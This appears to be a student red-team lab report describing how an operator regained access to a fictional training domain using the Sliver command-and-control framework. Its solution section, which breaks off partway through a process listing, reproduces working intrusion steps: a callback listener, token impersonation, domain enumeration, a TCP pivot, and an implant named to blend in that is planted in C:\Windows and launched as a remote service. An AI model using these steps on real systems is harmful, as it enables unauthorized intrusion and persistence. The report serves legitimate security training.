Image Source: ChatGPT

Recovery of the Harry Potter Network

Red Team 2

Michael Bruce Ades

Matrix

20 July 2025

Help Received and Academic Integrity Statement:

In accordance with the ACE core values, I have neither given nor received unauthorized aid on this paper.

Dallon gave a clue about misconfigured NFS for Linux.

Jacob gave advice on how to upload a payload to the DC.

Marcos gave me advice on how to copy over the payload from Remmina.

Executive Summary

Our objective involves regaining access to a previously reachable target network by pivoting through shared Linux infrastructure connected to our current environment. We start with an Initial Callback (ICB) to our Sliver server, and must identify Linux hosts and move laterally using provided credentials. We then reestablish Sliver communication with the domain controller and pivot to a workstation to receive a Hypertext Transfer Protocol (HTTPS) callback. All operations must use Sliver, with only default Linux commands, preinstalled utilities, and any approved tools. The problem concludes once we confirm persistent access to the target domain without leaving unauthorized artifacts in the environment.

The plan assumes the defenders do not power off workstations, ignore benign-looking services, and allow active sessions to persist for token impersonation. In our risk, it also accounts for the possibility that defenders audit logs and remove malicious binaries. We expect that session constraints, such as token invalidation upon logout, limit the time available for privilege escalation. These assumptions bound our solution space for the problem [1].

To complete our mission, we used our initial callback and shared Linux infrastructure to reenter the target network and restore command-and-control (C2) through Sliver. We then identify accessible Linux hosts with valid Secure Shell (SSH) credentials, and we use SSH Jumps to laterally move. We then authenticated to the domain controller and pivoted to a reachable workstation. We established an HTTPS callback to our attack server from the reachable workstation and set up a final pivot to our Domain Controller, and regained access to the domain.

1. Problem Statement

We must regain access to a previously reachable target network by pivoting through shared Linux infrastructure connected to our current environment. Our existing access includes Linux workstations that provide access to the target domain. The problem begins on a Sliver attack server with an Initial Callback (ICB) over Hypertext Transfer Protocol (HTTPS). We must then identify this shared infrastructure and then leverage accessible Linux hosts using provided SSH credentials to move laterally. From there, we must reestablish Sliver communication with the domain controller at 172.26.4.10 by authenticating as the user helga.

We must conduct all operations through Sliver. The acceptable tools include default Linux commands and any utilities preinstalled on our attack infrastructure, and RDP clients like Remmina. Any additional tooling requires explicit approval. The known access points include Linux systems at 172.26.4.99 and 172.26.4.26, accessible with the private key assigned to users rowena and godric.

The mission concludes with an HTTPS callback from a workstation in the target network, maintaining an active connection to the domain controller. Our infrastructure should receive the callback directly and confirm persistence on the domain. We must complete this task without leaving unauthorized artifacts or residual beacons in either network.

2. Assumptions

We assume that all machines within the target network will remain powered on throughout the operation. This assumption enabled persistent access to target endpoints and uninterrupted port forwarding. Any unexpected shutdown or reboot could disrupt tunnels, invalidate stolen tokens, or terminate long-running payloads. The success of our lateral movement, privilege escalation, and callbacks depends on consistent uptime across critical hosts.

We assume the defender does not inspect the complexity of our created services. This enables service-based payload deployment without immediate detection. We forego symbol obfuscation and omit service descriptions [1].

Our payloads require an uninterrupted user session. We assume active users with permissions exist on the workstations. Logouts or session timeouts may terminate access and kill these processes. Our impersonation commands utilize tokens from the user's running processes [1].

3. Background

The background information provides an overview of various Windows and Red Team terminology [1].

3.1 Command and Control (C2) Framework

A command-and-control framework generates agents that run commands on target hosts and relay results to the C2 server. The C2 deploys listeners that accept incoming sessions from those agents. Operators queue commands, transfer files, and pivot with agents [1] [2].

3.2 Cyber Kill Chain

In the Cyber Kill Chain, the attacker conducts reconnaissance on hosts, harvests credentials, and exploits vulnerable services for local privilege escalation. The attacker uses payloads for remote code execution and repeats the cycle on the new host. These steps map directly to sections 5.1-5.10 of our solution [1].

3.3 Domain Trust

Trust relationships between domains grant permissions across different domain boundaries. Administrators create a forest trust so users in one forest may authenticate in another. A one-way trust lets Domain A accept authentication tickets from Domain B while blocking the reverse. In a bidirectional trust, both Domain A and Domain B accept authentication tickets from each other [1] [2].

3.4 Red Teaming

Red teams model the Cyber Kill Chain to test corporate defenses. The defensive team hardens the network based on their findings [1].

3.5 Lateral Movement

Attackers probe adjacent workstations and pivot by reusing stolen credentials. In our operation, lateral movement exfiltrates target files and positions us for domain controller pivoting [1].

3.6 Privilege Escalation

Attackers exploit vulnerabilities, such as token impersonation, for privilege escalation. We escalate privileges, obtain domain permissions, and pivot between workstations. Using Sliver's impersonate and make-token commands, we perform privilege escalation [1].

4. Tools and Techniques

This section lists every artifact required to replicate the solution, the version tested, and the reason we used each technique [1].

4.1 Sliver - v1.5.43

We employ Sliver as our command-and-control platform. Sliver contains a full suite of tools for multiple operating systems, along with commands for enumeration and privilege escalation. Sliver uses a team server for red team operators. The team server centralises agent traffic so multiple operators can issue concurrent commands. It allows for better collaboration between attacks [1] [4].

4.2 Sliver Armory - Situational Awareness (SA) v0.0.23

The Sliver Armory contains a repository of tools within Sliver. The Situational awareness tool suite aggregates network topologies, running processes, and other host information. We use the commands: sa-ipconfig and sa-ldapsearch. The sa-ipconfig provides network information on the target machine. We install it with *armory install situational-awareness* [1].

4.3 Make-Token

Make-token forges authentication tokens on the Windows machine. The Sliver command requires credentials of the user and impersonates them upon success of the command [1].

4.4 Execute -o

The execute -o command allows an attacker to execute PowerShell commands on the target system. The command injects directly into cmd.exe without requiring an interactive shell. We use this for stealth because a network administrator may notice an open cmd.exe process on the system. The -o flag captures the command output from the target machine [1].

4.5 LDAP-Search

LDAP-Search queries Active Directory with precise filters. LDAP queries provide insight into the network on the domain, along with trust relationships [5]. Situational awareness's ldap-search filters AD for computers and trust objects, exposing pivot targets [1].

4.6 Pivots

Pivots channel C2 traffic through multiple agents, expanding reach into segmented parts of the network during lateral movement. Sliver's pivots tunnel C2 traffic through an internal agent, masking our team-server IP from firewalls [1].

4.7 Impersonation

The impersonate command on Sliver hijacks a user's token from a running process. The token contains the same privileges as that user [1].

4.8 Service Controller (sc)

The Windows sc command allows for the creation and execution of services. We use the command in conjunction with execute -o on the target host. SC allows our payloads to create and execute through services [1].

4.9 Sliver - Port Forwarding

Sliver uses its portfwd add command to tunnel traffic through sessions, enabling local port binding so that 127.0.0.1:<localport> forwards to a target's host and port. For example, `portfwd add --remote 10.10.10.10:22` routes connections into the implant network on Sliver. [7].

4.10 SSH Tunnels

SSH tunnels port-forward connections from one machine to another. We forward a local port to an internal service using syntax like `ssh -L 4444:internal.host:445 user@jumphost`, enabling access to remote resources [8].

4.11 SSH Jumps

SSH jump hosts provide chained connections across segmented networks. Executing `ssh -J user@jumphost user@finaltarget` establishes a path through multiple hosts to reach the destination host [8].

4.12 Remmina

After setting up an SSH or Sliver-forwarded tunnel, we open Remmina, configure it to connect to localhost:<forwardedport> using RDP, and interact with the remote desktop session [9].

4.12 PowerShell (Get-ADComputer)

PowerShell's Get-ADComputer command allows us to retrieve computer objects from Active Directory. We run the command `Get-ADComputer -Filter * -Property Name, dnsHostName` to list hosts and identify targets for lateral movement and privilege escalation [10] [11].

4.12 mstsc (Microsoft Terminal Services Client)

The mstsc executable launches Windows' built-in RDP client from the command line. We create a multi-layered RDP session from Remmina and then mstsc to place our payloads on different workstations within the domain [12] [13].

5. Problem Solution

We start by logging into our attack server. In Figure 1, we SSH into student3 with the IP address 54.162.180.47.

```
futureleader@localhost:~$ ssh student3@54.162.180.47
The authenticity of host '54.162.180.47 (54.162.180.47)' can't be established.
ED25519 key fingerprint is SHA256:FmP3kjDz0YGfXcOmvYEprtYvKltTE8UHmJydY4By+GE.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '54.162.180.47' (ED25519) to the list of known hosts.
student3@54.162.180.47's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-1031-aws x86_64)
```

Figure 1. Login into attack server

In Figure 2, we then start up our Silver instance on the attack server.

Figure 2. Sliver server on attack server

We then install the situational-awareness toolkit, because we require specific tools such as sa-ldapsearch for better enumeration of the Windows machines. In Figure 3, we install situational-awareness on Sliver.



Figure 3. Installation of situational awareness toolkit

In Figure 4, we use the https command to set up a listener and get our initial callback onto the first Windows box.



Figure 4.

In Figure 5, we use the session we received from our initial callback and gained access to the Initial Callback (ICB).



Figure 5. Use session for ICB

In Figure 6, we enumerate the system with `pwd` to see our starting directory, along with the whoami command to see our current user.



Figure 6. Enumeration of directory and current user

We currently have the Token ID to the user NT AUTHORITY\SYSTEM, which provides access at the highest level on the local workstation. In Figure 7, we use the info command on Sliver and find our current ICB on WKS-5.

```
sliver (icb) > info

         Session ID: 0e8cbb56-1165-450b-b1f0-518a62ed55c1
               Name: icb
           Hostname: WKS-5
               UUID: ec205a78-efca-4434-b5f2-63f37834e070
           Username: NT AUTHORITY\SYSTEM
                UID: S-1-5-18
                GID: S-1-5-18
                PID: 2064
                 OS: windows
            Version: Server 2016 build 17763 x86_64
             Locale: en-US
               Arch: amd64
          Active C2: https://172.24.4.11:443
     Remote Address: 172.25.4.12:62862
          Proxy URL:
Reconnect Interval: 1m0s
      First Contact: Thu Jul 17 00:28:38 UTC 2025 (26m3s ago)
       Last Checkin: Thu Jul 17 00:54:40 UTC 2025 (1s ago)
```

Figure 7. ICB on WKS-5

We switch over to the C://Windows//Users directory to find the users on the system. We keep the goal in mind that we must pivot through the network and find a user with permissions to laterally move. In Figure 8, we begin to enumerate the C://Windows//Users directory and find the ssnape user.

```
sliver (icb) > ls

C:\Users (7 items, 174 B)
=========================
drwxrwxrwx  Administrator                    <dir>  Tue Jul 15 03:04:09 +0000 2025
Lrw-rw-rw-  All Users -> C:\ProgramData       0 B    Sat Sep 15 07:28:48 +0000 2018
dr-xr-xr-x  Default                          <dir>  Tue Jul 15 03:01:13 +0000 2025
Lrw-rw-rw-  Default User -> C:\Users\Default  0 B    Sat Sep 15 07:28:48 +0000 2018
-rw-rw-rw-  desktop.ini                      174 B  Sat Sep 15 07:16:48 +0000 2018
dr-xr-xr-x  Public                           <dir>  Wed Dec 12 07:45:15 +0000 2018
drwxrwxrwx  ssnape                           <dir>  Wed Jul 16 00:14:59 +0000 2025
```

Figure 8. ssnape user

In Figure 9, we do an enumeration of the ssnape user group with the `execute -o net users ssnape /domain` command. The -o flag captures the output from the Windows machine and

provides us with the information on Sliver.

```
sliver (icb) > execute -o net users ssnape /domain

[*] Output:
The request will be processed at a domain controller for domain lab.dumbstring.bedge.

User name                    ssnape
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            7/15/2025 11:36:22 PM
Password expires             8/26/2025 11:36:22 PM
Password changeable          7/16/2025 11:36:22 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   7/16/2025 12:14:56 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Teachers
The command completed successfully.
```

Figure 9. ssnape permissions on the domain

We see the ssnape user as a part of the Teachers Global Group membership. We assume that if we find other accounts on the domain, specifically, a teacher group may have access to laterally pivot onto other workstations. We enumerate processes run by the ssnape user. If the ssnape user ran processes, we employ a command to impersonate that user's permissions. In Figure 10, we use the command `ps` and list the processes running on the workstation.

```
sliver (icb) > ps

 Pid    Ppid   Owner                          Arch     Executable                Session
====== ====== ============================== ======== ======================== =========
 0      0                                             [System Process]          -1
 4      0                                     x86_64   System                    0
 84     4                                     x86_64   Registry                  0
 268    4                                     x86_64   smss.exe                  0
 368    360                                   x86_64   csrss.exe                 0
 444    360                                   x86_64   wininit.exe               0
 452    436                                   x86_64   csrss.exe                 1
 512    436    NT AUTHORITY\SYSTEM            x86_64   winlogon.exe              1
 584    444                                   x86_64   services.exe              0
 592    444    NT AUTHORITY\SYSTEM            x86_64   lsass.exe                 0
 712    584    NT AUTHORITY\SYSTEM            x86_64   svchost.exe               0
 736    444    Font Driver Host\UMFD-0        x86_64   fontdrvhost.exe           0
 744    512    Font Driver Host\UMFD-1        x86_64   fontdrvhost.exe           1
 828    584    NT AUTHORITY\NETWORK SERVICE   x86_64   svchost.exe               0
 920    584    NT AUTHORITY\NETWORK SERVICE   x86_64   svchost.exe               0
 956    584    NT AUTHORITY\LOCAL SERVICE     x86_64   svchost.exe               0
 964    584    NT AUTHORITY\LOCAL SERVICE     x86_64   svchost.exe               0
 996    584    NT AUTHORITY\LOCAL SERVICE     x86_64   svchost.exe               0
 320    584    NT AUTHORITY\SYSTEM            x86_64   svchost.exe               0
 328    584    NT AUTHORITY\NETWORK SERVICE   x86_64   svchost.exe               0
 844    512    Window Manager\DWM-1           x86_64   dwm.exe                   1
 1148   584    NT AUTHORITY\LOCAL SERVICE     x86_64   svchost.exe               0
 1276   584    NT AUTHORITY\SYSTEM            x86_64   svchost.exe               0
 1288   584    NT AUTHORITY\LOCAL SERVICE     x86_64   svchost.exe               0
 1440   584    NT AUTHORITY\LOCAL SERVICE     x86_64   svchost.exe               0
 1676   584    NT AUTHORITY\SYSTEM            x86_64   svchost.exe               0
 1896   584    NT AUTHORITY\NETWORK SERVICE   x86_64   svchost.exe               0
 2012   584    NT AUTHORITY\SYSTEM            x86_64   spoolsv.exe               0
 1912   584    NT AUTHORITY\SYSTEM            x86_64   amazon-ssm-agent.exe      0
 2064   584    NT AUTHORITY\SYSTEM            x86_64   ICB.exe                   0
 2108   584    NT AUTHORITY\SYSTEM            x86_64   svchost.exe               0
 2164   1276   LAB\ssnape                     x86_64   sihost.exe                1
 2436   584    LAB\ssnape                     x86_64   svchost.exe               1
 1240   1276   LAB\ssnape                     x86_64   taskhostw.exe             1
 1348   320    LAB\ssnape                     x86_64   ctfmon.exe                1
 2576   584    NT AUTHORITY\SYSTEM            x86_64   svchost.exe               0
 1456   1228   LAB\ssnape                     x86_64   explorer.exe              1
 3092   712    LAB\ssnape                     x86_64   ShellExperienceHost.exe   1
 3176   712    LAB\ssnape                     x86_64   SearchUI.exe              1
 3200   712    LAB\ssnape                     x86_64   RuntimeBroker.exe         1
```

Figure 10. Processes on the workstation

We see that the ssnape user ran processes on the workstation. Before we impersonate the ssnape user, we do further reconnaissance of other users on the domain. In Figure 11, we use the command `execute -o net users /domain` and list the other users on the domain.

```
sliver (icb) > execute -o net users /domain

[*] Output:
The request will be processed at a domain controller for domain lab.dumbstring.bedge.


User accounts for \\EC2AMAZ-0QHPHDJ.lab.dumbstring.bedge

-------------------------------------------------------------------------------
Administrator            adumbledore              DomainAdmin
dumbridge                Guest                    gweasley
hgranger                 hpotter                  krbtgt
llovegood                mmcgonagall              nlongbottom
rweasley                 ssnape
The command completed with one or more errors.

[!] Exited with status 1!
```

Figure 11. Users on the domain

We do further reconnaissance on the workstation. In Figure 12, we use the command `execute -o net groups /domain` and find the other groups available on the domain.

```
sliver (icb) > execute -o net groups /domain

[*] Output:
The request will be processed at a domain controller for domain lab.dumbstring.bedge.


Group Accounts for \\EC2AMAZ-0QHPHDJ.lab.dumbstring.bedge

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*Creatures
*Developers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*MischiefMakers
*Protected Users
*Read-only Domain Controllers
*Schema Admins
*Students
*Teachers
The command completed with one or more errors.

[!] Exited with status 1!
```

Figure 12. Groups available on the domain

We now identify other workstations available on the network to move to laterally. In Figure 13, we use the command `sa-ldapsearch "(&(objectClass=computer))" name, dnshostname,` and list the various computers available on the network.

```
sliver (icb) > sa-ldapsearch "(&(objectClass=computer))" name,dnshostname

[*] Successfully executed sa-ldapsearch (coff-loader)
[*] Got output:
Binding to 172.25.4.74[*] Distinguished name: DC=lab,DC=dumbstring,DC=bedge
[*] targeting DC: \\EC2AMAZ-0QHPHDJ.lab.dumbstring.bedge
[*] Filter: (&(objectClass=computer))
[*] Returning specific attribute(s): name,dnshostname

[*] Result count: 21

--------------------
name: EC2AMAZ-0QHPHDJ
dNSHostName: EC2AMAZ-0QHPHDJ.lab.dumbstring.bedge
--------------------
name: WKS-0
dNSHostName: WKS-0.lab.dumbstring.bedge
--------------------
name: WKS-1
dNSHostName: WKS-1.lab.dumbstring.bedge
--------------------
name: WKS-2
dNSHostName: WKS-2.lab.dumbstring.bedge
--------------------
name: WKS-3
dNSHostName: WKS-3.lab.dumbstring.bedge
--------------------
name: WKS-4
dNSHostName: WKS-4.lab.dumbstring.bedge
--------------------
name: WKS-6
dNSHostName: WKS-6.lab.dumbstring.bedge
--------------------
name: WKS-5
dNSHostName: WKS-5.lab.dumbstring.bedge
--------------------
name: WKS-7
dNSHostName: WKS-7.lab.dumbstring.bedge
--------------------
name: WKS-8
dNSHostName: WKS-8.lab.dumbstring.bedge
--------------------
name: WKS-9
dNSHostName: WKS-9.lab.dumbstring.bedge
--------------------
name: WKS-10
dNSHostName: WKS-10.lab.dumbstring.bedge
--------------------
name: WKS-11
dNSHostName: WKS-11.lab.dumbstring.bedge
--------------------
```

Figure 13. Names and DNS workstations on the WKS domain

We identify eleven workstations on the network with their various DNS hostnames. In Figure 14, we provide the second domain output cut off from the original image by the same LDAP command above. We identify the second domain on the network named DEV.



Figure 14. DEV domain names and DNS hostnames

We begin to enumerate the IP addresses of the workstations with their hostnames. In Figure 15, we use the `execute -o nslookup <dNSHostName>` command and obtain the IP address of Workstations 0 and 1.

```
sliver (icb) > execute -o nslookup WKS-0.lab.dumbstring.bedge

[*] Output:
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  172.25.4.74

DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
Name:    DEV-7.lab.dumbstring.bedge
Address:  172.25.4.152


sliver (icb) > execute -o nslookup WKS-1.lab.dumbstring.bedge

[*] Output:
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  172.25.4.74

DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
Name:    WKS-1.lab.dumbstring.bedge
Address:  172.25.4.36
```

Figure 15.

We obtain the IP address 172.25.4.152 for Workstation 0 and the IP address 172.25.4.36 for Workstation 1. We proceed to do this for all workstations on the WKS domain. In Table 1, we provide the output of all the IP addresses to their respective workstations.

Workstation	**IP Address**
WKS-0	172.25.5.152
WKS-1	172.25.4.36

WKS-2	172.25.4.24
WKS-3	172.25.4.10
WKS-4	172.25.4.34
WKS-5 (ICB)	172.25.4.12
WKS-6	172.25.4.53
WKS-7	172.25.4.14
WKS-8	172.25.4.19
WKS-9	172.25.4.6
WKS-10	172.25.4.29
WKS-11	172.25.4.46

Table 1. IP addresses on the WKS domain

We now start with the enumeration process of the other workstations we identified. When we enumerated processes, we found ssnape with a running process. When a user logs in and creates a process, an access token generates, and represents the security permissions of that user. Sliver provides a built-in command known as impersonate, which duplicates the token belonging to the target user and obtains that token through the process. In Figure 16, we use the impersonate command and gain ssnape's permissions.



Figure 16. Impersonation of ssnape user

In Figure 17, we confirm ourselves as the ssnape user through whoami and begin to enumerate the users' directories on the other workstations we identified to find other users. We use the `ls \\\\<ip>\\c$\\users` command and enumerate the workstations available to use with the ssnape user.

```
sliver (icb) > whoami

Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: LAB\ssnape
sliver (icb) > ls \\\\172.25.4.53\\c$\\users

\\172.25.4.53\c$\users (6 items, 174 B)
=======================================
drwxrwxrwx  Administrator                     <dir>  Tue Jul 15 01:55:19 +0000 2025
Lrw-rw-rw-  All Users -> C:\ProgramData       0 B    Sat Sep 15 07:28:48 +0000 2018
dr-xr-xr-x  Default                           <dir>  Tue Jul 15 01:52:36 +0000 2025
Lrw-rw-rw-  Default User -> C:\Users\Default  0 B    Sat Sep 15 07:28:48 +0000 2018
-rw-rw-rw-  desktop.ini                       174 B  Sat Sep 15 07:16:48 +0000 2018
dr-xr-xr-x  Public                            <dir>  Wed Dec 12 07:45:15 +0000 2018
```

Figure 17. Example enumeration process of various workstations

We do not identify any users on the .53 workstation. In Figure 18, we further enumerate different workstations and discover the rwheasley user on WKS-2.

```
sliver (icb) > ls \\\\172.25.4.24\\c$\\users

\\172.25.4.24\c$\users (7 items, 174 B)
=======================================
drwxrwxrwx  Administrator                     <dir>  Tue Jul 15 03:13:35 +0000 2025
Lrw-rw-rw-  All Users -> C:\ProgramData       0 B    Sat Sep 15 07:28:48 +0000 2018
dr-xr-xr-x  Default                           <dir>  Tue Jul 15 03:10:32 +0000 2025
Lrw-rw-rw-  Default User -> C:\Users\Default  0 B    Sat Sep 15 07:28:48 +0000 2018
-rw-rw-rw-  desktop.ini                       174 B  Sat Sep 15 07:16:48 +0000 2018
dr-xr-xr-x  Public                            <dir>  Wed Dec 12 07:45:15 +0000 2018
drwxrwxrwx  rweasley                          <dir>  Wed Jul 16 00:15:27 +0000 2025
```

Figure 18. Discovery of the rweasley user

In Figure 19, we identify the rweasley user as a part of the Developers group in the domain. We assume that the rwheasley user provides more access to the DEV domain we discovered.

```
sliver (icb) > execute -o net group "Developers" /domain

[*] Output:
The request will be processed at a domain controller for domain lab.dumbstring.bedge.

Group name     Developers
Comment

Members

-------------------------------------------------------------------------------
hgranger                 hpotter                  rweasley
The command completed successfully.
```

Figure 19. List of users on the Developers group in the domain

Now that we have identified the user, we start the lateral movement process onto the workstation with the goal of going further through the network. We use a TCP pivot that allows us to communicate between the initial ICB and the further agents we drop onto the other workstations. In Figure 20, we use the command `pivots tcp -b 172.25.4.12 -l 9876` and specify the IP address of our attack server with the port, and listen for a callback to our agent.

```
sliver (icb) > pivots tcp -b 172.25.4.12 -l 9876

[*] Started tcp pivot listener 172.25.4.12:9876 with id 1
```

Figure 20. Creation of tcp pivot listener

We now create our agent that uses the tcp pivot. We specify the parameters as a windows operating system and designate the payload as a service. In Figure 21, we use the command `generate –tcp-pivot 172.25.4.12:9876 -a amd64 -o windows -l -f service -N connhost`.

```
sliver > generate --tcp-pivot 172.25.4.12:9876 -a amd64 -o windows -l -f service -N connhost

[*] Generating new windows/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 4s
[*] Implant saved to /home/student1/connhost.exe
```

Figure 21. Payload generation of connhost.exe

We create the payload connhost to blend into the environment with other Windows executables.

We proceed to upload the payload onto WKS-2. In Figure 22, we use the `upload` command to upload connhost.exe to the Windows directory. We use the Windows directory because it hosts fundamental Windows executables.

```
sliver (icb) > upload connhost.exe \\\\172.25.4.24\\c$\\Windows\\connhost.exe

[*] Wrote file to \\172.25.4.24\c$\Windows\connhost.exe
```

Figure 22. Upload of payload to C://Windows directory

We proceed to do a two-step process for the execution of the payload. We begin with a `sc create` command that creates the specified service with the designated service executable. We then use the `sc start` command with the service name we used. In Figure 23, we provide the commands we used for the two-step process.

```
sliver (icb) > execute -o -T sc \\\\172.25.4.24 create connhost binPath=C:\\Windows\\connhost.exe

[*] Output:
[SC] CreateService SUCCESS

sliver (icb) > execute -o -T sc \\\\172.25.4.24 start connhost

[*] Output:

SERVICE_NAME: connhost
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 2276
        FLAGS              :

[*] Session b83e133a connhost - 172.25.4.12:62862->icb-> (WKS-2) - windows/amd64 - Thu, 17 Jul 2025 01:38:41 UTC
```

Figure 23. Two-step execute process for our payload

We receive our new callback on WKS-2. In FIgure N, we use the new session.

```
sliver > use b83e133a

[*] Active session connhost (b83e133a-4d82-4cba-8c94-92696e2a6cde)
```

Figure 24. Use of WKS-2 sessions

In Figure 25, we check for running processes and see the rweasley user with his processes.

```
sliver (connhost) > ps

 Pid    Ppid   Owner                          Arch     Executable                Session
====== ====== ============================== ======== ========================= =========
 0      0                                             [System Process]          -1
 4      0                                     x86_64   System                    0
 84     4                                     x86_64   Registry                  0
 268    4                                     x86_64   smss.exe                  0
 368    360                                   x86_64   csrss.exe                 0
 444    360                                   x86_64   wininit.exe               0
 452    436                                   x86_64   csrss.exe                 1
 512    436    NT AUTHORITY\SYSTEM            x86_64   winlogon.exe              1
 580    444                                   x86_64   services.exe              0
 588    444    NT AUTHORITY\SYSTEM            x86_64   lsass.exe                 0
 716    580    NT AUTHORITY\SYSTEM            x86_64   svchost.exe               0
 744    512    Font Driver Host\UMFD-1        x86_64   fontdrvhost.exe           1
 740    444    Font Driver Host\UMFD-0        x86_64   fontdrvhost.exe           0
 832    580    NT AUTHORITY\NETWORK SERVICE   x86_64   svchost.exe               0
 924    580    NT AUTHORITY\NETWORK SERVICE   x86_64   svchost.exe               0
 960    580    NT AUTHORITY\LOCAL SERVICE     x86_64   svchost.exe               0
 968    580    NT AUTHORITY\LOCAL SERVICE     x86_64   svchost.exe               0
 976    580    NT AUTHORITY\LOCAL SERVICE     x86_64   svchost.exe               0
 372    512    Window Manager\DWM-1           x86_64   dwm.exe                   1
 316    580    NT AUTHORITY\SYSTEM            x86_64   svchost.exe               0
 556    580    NT AUTHORITY\NETWORK SERVICE   x86_64   svchost.exe               0
 1128   580    NT AUTHORITY\LOCAL SERVICE     x86_64   svchost.exe               0
 1232   580    NT AUTHORITY\LOCAL SERVICE     x86_64   svchost.exe               0
 1252   580    NT AUTHORITY\SYSTEM            x86_64   svchost.exe               0
